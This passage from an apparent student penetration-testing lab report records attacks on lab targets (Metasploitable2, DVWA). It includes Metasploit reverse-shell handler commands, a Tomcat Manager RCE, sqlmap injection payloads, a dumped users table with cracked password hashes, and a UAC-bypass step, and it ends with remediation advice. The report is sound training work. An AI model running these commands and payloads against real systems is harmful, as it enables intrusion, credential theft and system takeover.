[-] Unknown command: V. Run the help command for more details.
msf exploit(multi/handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Command shell session 1 opened (192.168.0.103:4444 -> 192.168.0.102:47649) at 2025-11-20 17:14:26 +0530


sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

whoami
tomcat55
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:02:af:3d
          inet addr:192.168.0.102  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe02:af3d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:189820 errors:0 dropped:0 overruns:0 frame:0
          TX packets:182981 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36712283 (35.0 MB)  TX bytes:81603744 (77.8 MB)
```

3.3 Exploit Log Table

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat Manager RCE	192.168.0.102	Success	Java Meterpreter Shell

3.4 SQL Injection Exploit via sqlmap

```
sqlmap -u "http://192.168.0.102/vulnerable.php?id=1" --dbs
```




Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX
04:20 PM
shlo@shlokjadhav: ~
File Actions Edit View Help
Right Ctrl

```
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4595 FROM (SELECT(SLEEP(5)))INSg) AND 'BilD'='BilD&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178717171,0x424d47787773685572565241487 44c61477679646a6b4d5a4d496b4a526c4
8576a6e6e626552476e,0x7171626b71),NULL-- -&Submit=Submit
---
[16:19:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:19:03] [INFO] fetching database names
[16:19:03] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[16:19:03] [INFO] fetched data logged to text files under '/home/shlo/.local/share/sqlmap/output/localhost'

[*] ending @ 16:19:03 /2025-11-20/
```

Dump tables:

```
sqlmap -u "http://192.168.0.102/vulnerable.php?id=1" -D dvwa -T
users --dump
```



```
[16:16:47] [INFO] target URL appears to have 2 columns in query
[16:16:47] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4595 FROM (SELECT(SLEEP(5)))INSg) AND 'BilD'='BilD&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178717171,0x424d4778777368557256524148744c61477679646a6b4d5a4d496b4a526c4
8576a6e6e626552476e,0x7171626b71),NULL-- -&Submit=Submit
---
[16:16:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:16:47] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[16:16:47] [INFO] fetched data logged to text files under '/home/shlo/.local/share/sqlmap/output/localhost'

[*] ending @ 16:16:47 /2025-11-20/
```

3.5 Exploit Validation Summary

The exploit was successfully executed using Metasploit against the Tomcat Manager application. Validation was done by comparing the behavior with Exploit-DB PoC entries. The payload delivered a Meterpreter shell, demonstrating full remote code execution capabilities. Impact includes privilege escalation and system compromise.

SECTION 4 — POST-EXPLOITATION PRACTICE

4.1 Tools Used

- Meterpreter
- Volatility
- sha256sum

4.2 Privilege Escalation Command

```
use exploit/windows/local/bypassuac
set SESSION 1
exploit
```

4.3 Hash Evidence Collection

Hashing a File

```
sha256sum test.conf
```

4.4 Evidence Table

Item	Description	Collected By	Date	Hash Value
Config File	test.conf	shlok	2025-08-18	3ac4f0…


SECTION 5 — CAPSTONE PROJECT (FULL VAPT CYCLE)

5.1 Tools Used


- Kali Linux
- Metasploit
- OpenVAS
- DVWA
- sqlmap

5.2 Simulation — SQL Injection on DVWA

```
sqlmap -u
"http://192.168.0.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
" --cookie="PHPSESSID=abcd; security=low" --dbs
```


Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
shlo@shlokjadhav: ~
File Actions Edit View Help

```
[16:22:00] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:22:00] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[16:22:03] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[16:22:05] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[16:22:09] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[16:22:10] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+--------+---------+---------------------------------+---------------------------------------------+--------
---+------------+-------------------+--------------+----------------+
| user_id | role   | user    | avatar                          | password                                    | last_na
me | first_name | last_login          | failed_login | account_enabled |
+---------+--------+---------+---------------------------------+---------------------------------------------+--------
---+------------+-------------------+--------------+----------------+
| 1       | admin  | admin   | /dvwa/hackable/users/admin.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
   | admin      | 2025-11-20 16:09:53 | 0            | 1               |
| 2       | user   | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)  | Brown
   | Gordon     | 2025-11-20 16:09:53 | 0            | 1               |
| 3       | user   | 1337    | /dvwa/hackable/users/1337.jpg   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
   | Hack       | 2025-11-20 16:09:53 | 0            | 1               |
| 4       | user   | pablo   | /dvwa/hackable/users/pablo.jpg  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso
   | Pablo      | 2025-11-20 16:09:53 | 0            | 1               |
| 5       | user   | smithy  | /dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
   | Bob        | 2025-11-20 16:09:53 | 0            | 1               |
+---------+--------+---------+---------------------------------+---------------------------------------------+--------
---+------------+-------------------+--------------+----------------+
```



http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

5.3 Remediation Recommendations

- Apply input sanitization
- Validate all parameters

- Enforce prepared statements
- Apply patches
- Rescan after fixes

5.4 PTES Report

The VAPT assessment followed PTES methodology: reconnaissance, scanning, exploitation, and post-exploitation. Reconnaissance identified exposed SSH services, outdated web components, and vulnerable subdomains. Scanning with Nmap and OpenVAS discovered critical vulnerabilities including SQL Injection, XSS, and outdated Apache versions. During exploitation, SQL injection was performed on DVWA using sqlmap, enabling full database extraction. Metasploitable2 was further exploited using Metasploit to gain remote shell access via Tomcat Manager RCE. Post-exploitation allowed collection of configuration files, system enumeration, and privilege escalation attempts. Evidence was hashed using sha256sum for integrity. Remediation efforts include updating server packages, enforcing secure coding practices, sanitizing inputs, disabling unused services, and enabling intrusion detection. A rescan is recommended after patching.

5.5 Non-Technical Summary

A security assessment was performed on the target systems to identify weaknesses that attackers could exploit. Several risks were found, including insecure web applications, outdated software, and exposed services. These vulnerabilities allowed access to sensitive data and potential control over the system. After testing, solutions were recommended such as updating software, improving security settings, and validating user inputs. Fixing these issues will significantly reduce risks and improve the system’s overall security. A follow-up scan is advised to confirm that all vulnerabilities have been properly resolved.